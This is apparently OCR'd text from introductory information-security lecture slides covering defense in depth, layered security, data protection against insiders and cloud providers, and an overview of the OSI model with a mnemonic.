
What could go wrong? Let's discuss!

Defense in depth cont.


- Even protecting databases and other data storage repositories will do little to protect against risks that involve people who have access to those stores. Likewise, if you store and process data in the cloud, you are at risk from not only outsiders, but also from the cloud provider itself – and that provider likely has access to your data storage systems. Similar to the case of rogue employee discussed above, if you do not protect your data via encryption et. al. someone working at the cloud provider could potentially access and pilfer your data – layering security technologies will not stop the theft if some of the layers do not address the data risks.

- Security is a dynamic process. If there is an open door, **surely someone will probe in eventually**. Speaking of which, let's check the current attacks as facts happening around the world as of right now, shall we?

Illustration – Time in GMT



Shall we check the attacks going on at this very minute?



Sensitive data needs to be secured during its entire lifetime wherever it resides.


- When you design the “layers” consider how automakers design the safety elements of cars: in the end, all of them serve one goal – to protect humans from injury or death.
- The focus of car designers is not on creating better anti-lock brakes for the sake of making braking better, for example, it is to lower the number of collisions and reduce the severity of collisions that do occur.
- Each automobile safety feature offers its unique shielding capabilities for the true asset, the people in the vehicle. Information security should follow a similar model – each technology deployed or policy implemented should serve the primary purpose of protecting the data, with some trying to stop breaches and others trying to reduce the severity of danger when a breach occurs.
- Keep in mind that because people and systems need to access data in order to function, layering network and application level technologies that simply block access altogether is infeasible and impractical:
  - Hence, encryption, hashing, tokenization, data masking, and other direct information-protection techniques are often useful when layering. Furthermore, whenever possible, restrict sensitive data to as small as possible a number of systems and networks – and focus security budgets disproportionally on protecting what matters most.

Understanding layered security and defense in depth

- A layered approach to security can be implemented at any level of a complete information security strategy. Whether you are the administrator of only a single computer, accessing the Internet from home or a coffee shop, or the go-to guy for a thirty thousand user enterprise WAN, a layered approach to security tools deployment can help improve your security profile.
- In short, the idea is an obvious one: that any single defense may be flawed, and the most certain way to find the flaws is to be compromised by an attack -- **so a series of different defenses should each be used to cover the gaps in the others' protective capabilities**.
- Firewalls, intrusion detection systems, malware scanners, integrity auditing procedures, and local storage encryption tools can each serve to protect your information technology resources in ways the others cannot.
- Originally coined in a military context, the term "defense in depth" refers to an even more comprehensive security strategy approach than layered security. In fact, on might say that just as a firewall is only one component of a layered security strategy, layered security is only one component of a defense in depth strategy.

OSI Layers


OSI Model Explained - James Bond's mission



OSI Layers

The Open Systems Interconnection (OSI) model is a conceptual model created by the International Organization for Standardization which enables diverse communication systems to communicate using standard protocols.

OSI provides a standard for different computer systems to be able to communicate with each other.
The OSI model can be seen as a universal language for computer networking. It's based on the concept of splitting up a communication system into seven abstract layers, each one stacked upon the last.




Please (Physical Layer) Do (Data Link Layer) Not (Network Layer) Tell (Transport Layer) Secret (Session Layer) Password (Presentation Layer) Anyone (Application Layer)

OSI Layers cont.


- It was the first standard model for network communications, adopted by all major computer and telecommunication companies in the early 1980s.
- These layers as being defined in terms of numbers, with 1 being the lowest layer in the system, and 7 being the highest layer in the system. Layers 1 to 3 are considered media layers, while layers 4 to 7 are considered host layers.
- This model is used to divide the network architecture into seven different layers conceptually.
- In every layer, there also involves some security postures and mechanisms that a security professional must know to detect and put the security method effectively.

Please (Physical Layer)
Do (Data Link Layer) Not (Network Layer) Tell (Transport Layer) Secret (Session Layer) Password (Presentation Layer) Anyone (Application Layer)


1- The physical layer




2. The Data Link Layer



